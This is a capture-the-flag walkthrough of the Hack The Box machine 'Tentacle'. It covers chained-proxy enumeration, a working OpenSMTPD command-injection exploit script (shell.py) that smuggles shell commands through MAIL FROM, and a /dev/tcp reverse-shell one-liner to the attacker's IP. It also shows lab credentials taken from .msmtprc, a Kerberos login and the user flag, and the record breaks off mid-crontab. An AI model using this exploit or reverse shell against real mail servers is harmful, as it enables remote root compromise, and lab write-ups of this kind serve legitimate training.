
tentacle

```
┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# nmap -sC -sV  10.10.10.224
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 14:47 EDT
Nmap scan report for 10.10.10.224
Host is up (0.10s latency).
Not shown: 995 filtered ports
PORT     STATE  SERVICE      VERSION
22/tcp   open   ssh          OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 8d:dd:18:10:e5:7b:b0:da:a3:fa:14:37:a7:52:7a:9c (RSA)
|   256 f6:a9:2e:57:f8:18:b6:f4:ee:03:41:27:1e:1f:93:99 (ECDSA)
|_  256 04:74:dd:68:79:f4:22:78:d8:ce:dd:8b:3e:8c:76:3b (ED25519)
53/tcp   open   domain       ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
| dns-nsid:
|_  bind.version: 9.11.20-RedHat-9.11.20-5.el8
88/tcp   open   kerberos-sec MIT Kerberos (server time: 2021-06-07 18:53:35Z)
3128/tcp open   http-proxy   Squid http proxy 4.11
|_http-server-header: squid/4.11
|_http-title: ERROR: The requested URL could not be retrieved
9090/tcp closed zeus-admin
Service Info: Host: REALCORP.HTB; OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:8
```


there’s a squid proxy running on port 3128 let’s go there also nmap gave us a host : REALCORP.HTB


hosts ×

```
1   127.0.0.1   localhost
2   127.0.1.1   kali
3   10.10.10.224 REALCORP.HTB
4
```



Got a username and a subdomain 😀 note these little hints, will be help us later 🙂 Also I got hash while running GetNPUsers.py but that seems uncrackable





```
┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# hashcat -m 18200 hash.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================

* Device #1: pthread-Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz, 9772/9836 MB (4096 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile 'hash.hash' on line 1 ($krb5a ... 3ca805c638fc2aa7e82512ea9950b4ce): Signature unmatched
No hashes loaded.
```

here I stucked for more hours and finally found the way that was fuzzing the other domains

```
┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# dnsenum --threads 64 --dnsserver 10.10.10.224 -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt realcorp.htb
dnsenum VERSION:1.2.6

-----   realcorp.htb   -----


Host's addresses:
__________________


Name Servers:
______________

ns.realcorp.htb.                         259200   IN    A        10.197.243.77


Mail (MX) Servers:
___________________


Trying Zone Transfers and getting Bind Versions:
_________________________________________________

unresolvable name: ns.realcorp.htb at /usr/bin/dnsenum line 900 thread 1.

Trying Zone Transfer for realcorp.htb on ns.realcorp.htb ...
AXFR record query failed: no nameservers


Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt:
_________________________________________________________________________________

ns.realcorp.htb.                         259200   IN    A        10.197.243.77
proxy.realcorp.htb.                      259200   IN    CNAME    ns.realcorp.htb.
ns.realcorp.htb.                         259200   IN    A        10.197.243.77
wpad.realcorp.htb.                       259200   IN    A        10.197.243.31
```

So many domains and Ips 😦 But that can’t be easily accessible we need to use proxychains to enum it 🙂
update your proxychains to avoid small small errors 🙂

What is the use of Proxychains?

ProxyChains is a tool that forces any TCP connection made by any given **application** to go through proxies like TOR or any other SOCKS4, SOCKS5 or HTTP proxies. It is an open-source project for GNU/Linux systems. Essentially, you can **use ProxyChains** to run any program through a proxy server. Mar 15, 2020

```
┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# sudo apt install proxychains4
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
proxychains4 is already the newest version (4.14-3).
proxychains4 set to manually installed.
The following packages were automatically installed and are no longer required:
  gccgo-10 iraf iraf-noao libcfitsio-dev libcfitsio-doc libcminpack1 liberfa1 libfuntools1 libgo-10-dev libgo16 libstarlink-ast-err9 libstarlink-ast9 libstarlink-pal0 libtk-img
  libwcstools1 libxpa1 saods9 saods9-doc tcl tcl-awthemes tcl-signal tcl-tls tcl-ttkthemes tcl-xpa tclfitsy tcliis tcllib tclxml tk tk-html1 tk-mpeg tk-table tkblt tkcon tksao
  xaw3dg xgterm
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 221 not upgraded.
```

and we need to add that proxy in our conf file. Edit /etc/-proxychains.conf file

Here I'm using dynamic chain you can also use strict chain

But no internal IP is accessible. So we add the proxy in our proxychain then ran nmap on 127.0.0.1 and the result has the same port except now a new port Kpasswd5.

But from there as well we are not able to access any IP, so maybe the proxy doesnt like incoming traffic. So we add another entry in our proxychain to route the packets through 10.10.10.224:3128 -> 127.0.0.1:3128. But then suddenly the 10.197.243.77 IP became accessible.

Now, here as well we have a 3128 squid port (nmap), by again adding this proxy now we got a another IP 10.197.243.31 became accessible and it opened a 80 port.

```
┌──(root💀kali)-[/etc]
└─# geany /etc/proxychains4.conf
```

```
dynamic chain

#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4     127.0.0.1 1080
#socks5  127.0.0.1 1080
http  10.10.10.224 3128
http  127.0.0.1 3128
http  10.197.243.77 3128
```

let's start the nmap again 🙂 let's scan that .31 ip wpad.realcorp.htb


```
┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# proxychains4 -f /etc/proxychains4.conf nmap -sT -Pn 10.197.243.31
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 16:41 EDT
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  timeout
[proxychains] Dynamic chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  10.197.243.31:80  ...  OK
[proxychains] Dynamic chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  10.197.243.31:22  ...  OK
[proxychains] Dynamic chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  10.197.243.31:53  ...  OK
[proxychains] Dynamic chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  10.197.243.31:88  ...  OK
[proxychains] Dynamic chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  10.197.243.31:749  ...  OK
[proxychains] Dynamic chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  10.197.243.31:464  ...  OK
[proxychains] Dynamic chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  10.197.243.31:3128  ...  OK
Nmap scan report for wpad.realcorp.htb (10.197.243.31)
Host is up (0.28s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
464/tcp  open  kpasswd5
749/tcp  open  kerberos-adm
3128/tcp open  squid-http
```

also add that to your /etc/hosts file => “10.197.243.31 wpad.realcorp.htb”

proxychains4.conf × hosts ×

```
1   127.0.0.1   localhost
2   127.0.1.1   kali
3   10.10.10.224 REALCORP.HTB
4   10.197.243.31 wpad.realcorp.htb
5
```

Now we are running WFUZZ for any subdomain or dirbusting. Dirbusting didnt yeild anything but Subdomain enumeration gave me wpad subdomain.
Now wpad is a very strong clue that its a wpad subdomain so we got the wpad.dat file which is the default config file:




```
└─# cat wpad.dat
function FindProxyForURL(url, host) {
    if (dnsDomainIs(host, "realcorp.htb"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.197.243.0", "255.255.255.0"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.241.251.0", "255.255.255.0"))
        return "DIRECT";

    return "PROXY proxy.realcorp.htb:3128";
}
```

So, we already know the 10.197.243.0 domains, we now need to check out 10.241.251.0. Which I ran namp against the entire /24 octet with top ports and saw that 10.241.251.113 has a SMTP port open and running OpenSMTPD.


```
┌──(root💀kali)-[/etc]
└─# proxychains -f /etc/proxychains4.conf nmap -sT -Pn 10.241.251.0/24
```

```
┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# proxychains -f /etc/proxychains4.conf nmap -sT -sV -Pn 10.241.251.113
```

```
Nmap scan report for 10.241.251.113
Host is up (0.27s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
25/tcp open  smtp    OpenSMTPD
Service Info: Host: smtp.realcorp.htb
```

fine there's OpenSMTPD running let's search some exploits for

this on internet



I simply modified that exploit to get shell 🙂 here is it

shell.py

```python
import socket, time
import sys
if len(sys.argv) < 4:
    print("usage: getShell.py <host> <port> <command>")
    exit()
HOST = sys.argv[1]
PORT = int(sys.argv[2])
rev_shell_cmd = sys.argv[3]
payload = b"""\r\n

#0\r\n
#1\r\n
#2\r\n
#3\r\n
#4\r\n
#5\r\n
#6\r\n
#7\r\n
#8\r\n
#9\r\n
#a\r\n
#b\r\n
#c\r\n
#d\r\n
""" + rev_shell_cmd.encode() + b"""
.
"""
for res in socket.getaddrinfo(HOST, PORT, socket.AF_UNSPEC, socket.SOCK_STREAM):
    af, socktype, proto, canonname, sa = res
    try:
        s = socket.socket(af, socktype, proto)
    except OSError as msg:
        s = None
        continue
    try:
        s.connect(sa)
    except OSError as msg:
        s.close()
        s = None
        continue
    break
if s is None:
    print('could not open socket')
    sys.exit(1)
```

```python
with s:
    data = s.recv(1024)
    print('Received', repr(data))
    time.sleep(1)
    print('SENDING HELO')
    s.send(b"helo test.com\r\n")
    data = s.recv(1024)
    print('RECIEVED', repr(data))
    s.send(b"MAIL FROM:<;for i in 0 1 2 3 4 5 6 7 8 9 a b c d;do read r;done;sh;exit 0;>\r\n")
    time.sleep(1)
    data = s.recv(1024)
    print('RECIEVED', repr(data))
    s.send(b"RCPT TO:<j.nakazawa@realcorp.htb>\r\n")
    data = s.recv(1024)
    print('RECIEVED', repr(data))
    s.send(b"DATA\r\n")
    data = s.recv(1024)
    print('RECIEVED', repr(data))
    s.send(payload)
    data = s.recv(1024)
    print('RECIEVED', repr(data))
    s.send(b"QUIT\r\n")
    data = s.recv(1024)
    print('RECIEVED', repr(data))
print("Exploited Check you netcat :D")
s.close()
```

start a netcat listener and run that above script like this

```
┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# proxychains -f /etc/proxychains4.conf python3 shell.py 10.241.251.113 25 'bash -c "exec bash -i &> /dev/tcp/10.10.14.10/1234 <&1"'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  timeout
[proxychains] Dynamic chain  ...  10.10.10.224:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  10.241.251.113:25  ...  OK
Received b'220 smtp.realcorp.htb ESMTP OpenSMTPD\r\n'
SENDING HELO
RECIEVED b'250 smtp.realcorp.htb Hello test.com [10.241.251.1], pleased to meet you\r\n'
RECIEVED b'250 2.0.0 Ok\r\n'
RECIEVED b'250 2.1.5 Destination address valid: Recipient ok\r\n'
RECIEVED b'354 Enter mail, end with "." on a line by itself\r\n'
RECIEVED b'250 2.0.0 07f065d5 Message accepted for delivery\r\n'
RECIEVED b'221 2.0.0 Bye\r\n'
Exploited Check you netcat :D
```

Cool we got shell as root user of smtp

```
┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# nc -nlvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.224.
Ncat: Connection from 10.10.10.224:57830.
bash: cannot set terminal process group (13): Inappropriate ioctl for device
bash: no job control in this shell
root@smtp:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@smtp:/home/j.nakazawa# ls -al
ls -al
total 16
drwxr-xr-x. 1 j.nakazawa j.nakazawa   59 Dec  9 12:31 .
drwxr-xr-x. 1 root       root         24 Dec  8 10:56 ..
lrwxrwxrwx. 1 root       root          9 Dec  9 12:31 .bash_history → /dev/null
-rw-r--r--. 1 j.nakazawa j.nakazawa  220 Apr 18  2019 .bash_logout
-rw-r--r--. 1 j.nakazawa j.nakazawa 3526 Apr 18  2019 .bashrc
-rw-------. 1 j.nakazawa j.nakazawa  476 Dec  8 19:12 .msmtprc
-rw-r--r--. 1 j.nakazawa j.nakazawa  807 Apr 18  2019 .profile
lrwxrwxrwx. 1 root       root          9 Dec  9 12:31 .viminfo → /dev/null
root@smtp:/home/j.nakazawa# cat .msmtprc
cat .msmtprc
# Set default values for all following accounts.
defaults
auth           on
tls            on
tls_trust_file /etc/ssl/certs/ca-certificates.crt
logfile        /dev/null

# RealCorp Mail
account        realcorp
host           127.0.0.1
port           587
from           j.nakazawa@realcorp.htb
user           j.nakazawa
password       sJB}RM>6Z~64_
tls_fingerprint C9:6A:B9:F6:0A:D4:9C:2B:B9:F6:44:1F:30:B8:5E:5A:D8:0D:A5:60

# Set a default account
account default : realcorp
```

j.nakazawa:sJB}RM>6Z~64_
Quickly we got creds 😀 that’s located in /home/j.nakazawa

but sadly we can’t able to ssh with it 😮 we need to use kerberos to generate a ticket and use that ticket to log in as the user, let’s do that

What is Kerberos for?

Kerberos technology provides authentication of service requests between two or more hosts in open, distributed networks. It uses a trusted third party and cryptography to verify user identities and authenticate client-server applications.

```
┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# ssh j.nakazawa@10.10.10.224
The authenticity of host '10.10.10.224 (10.10.10.224)' can't be established.
ECDSA key fingerprint is SHA256:eWzMB5HoqVH++9udWLB4bYS/8KguhJxNZPtZ3JLc3oo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.224' (ECDSA) to the list of known hosts.
j.nakazawa@10.10.10.224's password:
Permission denied, please try again.
j.nakazawa@10.10.10.224's password:
Permission denied, please try again.
j.nakazawa@10.10.10.224's password:
j.nakazawa@10.10.10.224: Permission denied (gssapi-keyex,gssapi-with-mic,password).
```

Make sure you installed that, If you not then do it with the below command

```
sudo apt install krb5-user
```

then you need to modify your /etc/hosts and /etc/krb5.conf files make sure you only have this host in your /etc/hosts file

hosts × krb5.conf ×

```
1  127.0.0.1   localhost
2  127.0.1.1   kali
3  10.10.10.224 srv01.realcorp.htb
4
```

hosts × krb5.conf ×

```
1  [libdefaults]
2  default_realm = REALCORP.HTB
3  dns_lookup_realm = true
4  dns_lookup_kdc = true
5
6  forward = true
7  forwardable = true
8
9  [realms]
10 REALCORP.HTB = {
11         kdc = 10.10.10.224
12       }
13 [domain_realm]
14 realcorp.htb = REALCORP.HTB
15 .realcorp.htb = REALCORP.HTB
16
```

then we’re going to generate the ticket

```
┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: j.nakazawa@REALCORP.HTB

Valid starting     Expires            Service principal
06/07/2021 18:45:20  06/08/2021 18:45:19  krbtgt/REALCORP.HTB@REALCORP.HTB

┌──(root💀kali)-[/Documents/htb/boxes/tentacle]
└─# ssh j.nakazawa@10.10.10.224
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Mon Jun  7 23:44:37 BST 2021 from 10.10.14.10 on ssh:notty
There were 4 failed login attempts since the last successful login.
Last login: Thu Dec 24 06:02:06 2020 from 10.10.14.2
[j.nakazawa@srv01 ~]$ id
uid=1000(j.nakazawa) gid=1000(j.nakazawa) groups=1000(j.nakazawa),23(squid),100(users) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

it asks for password, Enter the password that we got above in /home/j.nakazawa folder
use klist to check the available tickets
There you go simply log in, this time it won't asks password. If it asks for password you done a mistake anywhere 😦 correct it and try again

```
[j.nakazawa@srv01 ~]$ cat user.txt
f58394d4eec499e98d62f3180bea9ed8
```

fine while seeing the crontab there's a file running named "log_backup.sh", let's view it

```
[j.nakazawa@srv01 ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
